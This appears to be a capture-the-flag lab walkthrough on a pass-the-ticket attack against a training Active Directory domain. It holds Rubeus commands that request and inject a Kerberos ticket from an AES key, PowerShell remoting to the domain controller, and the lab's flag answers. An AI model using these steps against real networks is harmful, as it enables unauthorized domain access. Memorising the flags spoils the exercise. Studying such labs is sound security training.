C:\tools>.\Rubeus.exe  asktgt /domain:inlanefreight.htb /user:john /aes256:9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07
207d0763ce2713f11dc /ptt /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.2

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\john'
[*] Using domain controller: 172.16.1.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFqDCCBaSgAwIBBaEDAgEWooIEojCCBJ5hggSaMIIElqADAgEFoRMbEUlOTEFORUZSRUlHSFQuSFRCoiYwJKADAgECoR0wGxsGa3JidGd0GxFpbm
xhbmVmcmVpZ2h0Lmh0YqOCBFAwggRMoAMCARKhAwIBAqKCBD4EggQ6SGrWQ+9dZ8+JAJV1dnquqgRvyM9g8OIn+hFmW+mOLhOo3/tx9b2TLtuyTHVaOlMWaO
v2OoAn7YFtKNKyeY826ntSvro1+9QzWekd9W/V96lw+xky8KbdP+LcU9BUZgae5z+pdYOAUW3M3t5Pw/MGUvpOvZkHNBOWQKM1CA3/u/eUJ3Ure+pTR4Tnot
aBdDhOhTSiA/qtRm7wBPTnW/svARwpBS0dhsqPu7VuJuOZuY+rk4C1N2h63Pl9gKtDzndjaadxcRvBKPr3mVzrgYmcC8OXETxhHRNJE84x5hxLAAvKESsihg
```




```
C:\tools>whoami
ms01\administrator

C:\tools>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\tools> Enter-PSSession   -help
Enter-PSSession : A parameter cannot be found that matches parameter name 'help'.
At line:1 char:19
+ Enter-PSSession   -help
+                   ~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Enter-PSSession], ParameterBindingException
    + FullyQualifiedErrorId : NamedParameterNotFound,Microsoft.PowerShell.Commands.EnterPSSessionCommand

PS C:\tools> Enter-PSSession -ComputerName DC01.inlanefreight.htb
[DC01.inlanefreight.htb]: PS C:\Users\john\Documents> whoami
inlanefreight\john
[DC01.inlanefreight.htb]: PS C:\Users\john\Documents> cd ..
[DC01.inlanefreight.htb]: PS C:\Users\john> ls
```




+ 0 Use john's TGT to perform a Pass the Ticket attack and retrieve the flag from the shared folder \\DC01.inlanefreight.htb\john

Learn1ng_M0r3_Tr1cks_with_J0hn




```
[DC01.inlanefreight.htb]: PS C:\john> net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
carlos       C:\SharedFolder\carlos
david        C:\SharedFolder\david
john         C:\SharedFolder\john
julio        C:\SharedFolder\julio
linux01      C:\SharedFolder\linux01
NETLOGON     C:\Windows\SYSVOL\sysvol\inlanefreight.htb\SCRIPTS
                                             Logon server share
svc_workstations
             C:\SharedFolder\svc_workstations

SYSVOL       C:\Windows\SYSVOL\sysvol        Logon server share
The command completed successfully.

[DC01.inlanefreight.htb]: PS C:\john> cd  C:\SharedFolder\john
[DC01.inlanefreight.htb]: PS C:\SharedFolder\john> dir


    Directory: C:\SharedFolder\john


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/14/2022   3:54 PM             30 john.txt


[DC01.inlanefreight.htb]: PS C:\SharedFolder\john> cat .\john.txt
Learn1ng_M0r3_Tr1cks_with_J0hn
```



+ 0 Use john's TGT to perform a Pass the Ticket attack and connect to the DC01 using PowerShell Remoting. Read the flag from C:\john\john.txt

P4$$_th3_Tick3T_PSR



```
    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/18/2022   8:19 AM                john
d-----         7/18/2022   8:54 AM                julio
d-----         2/25/2022  10:20 AM                PerfLogs
d-r---         10/6/2021   3:50 PM                Program Files
d-----         7/18/2022  11:00 AM                Program Files (x86)
d-----         10/6/2022   9:46 AM                SharedFolder
d-----         9/22/2022   1:19 PM                tools
d-r---         10/6/2022   6:46 AM                Users
d-----        10/10/2022   5:48 AM                Windows


[DC01.inlanefreight.htb]: PS C:\> cd john
[DC01.inlanefreight.htb]: PS C:\john> ls


    Directory: C:\john


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/18/2022   8:20 AM             19 john.txt


[DC01.inlanefreight.htb]: PS C:\john> type john.txt
P4$$_th3_Tick3T_PSR
```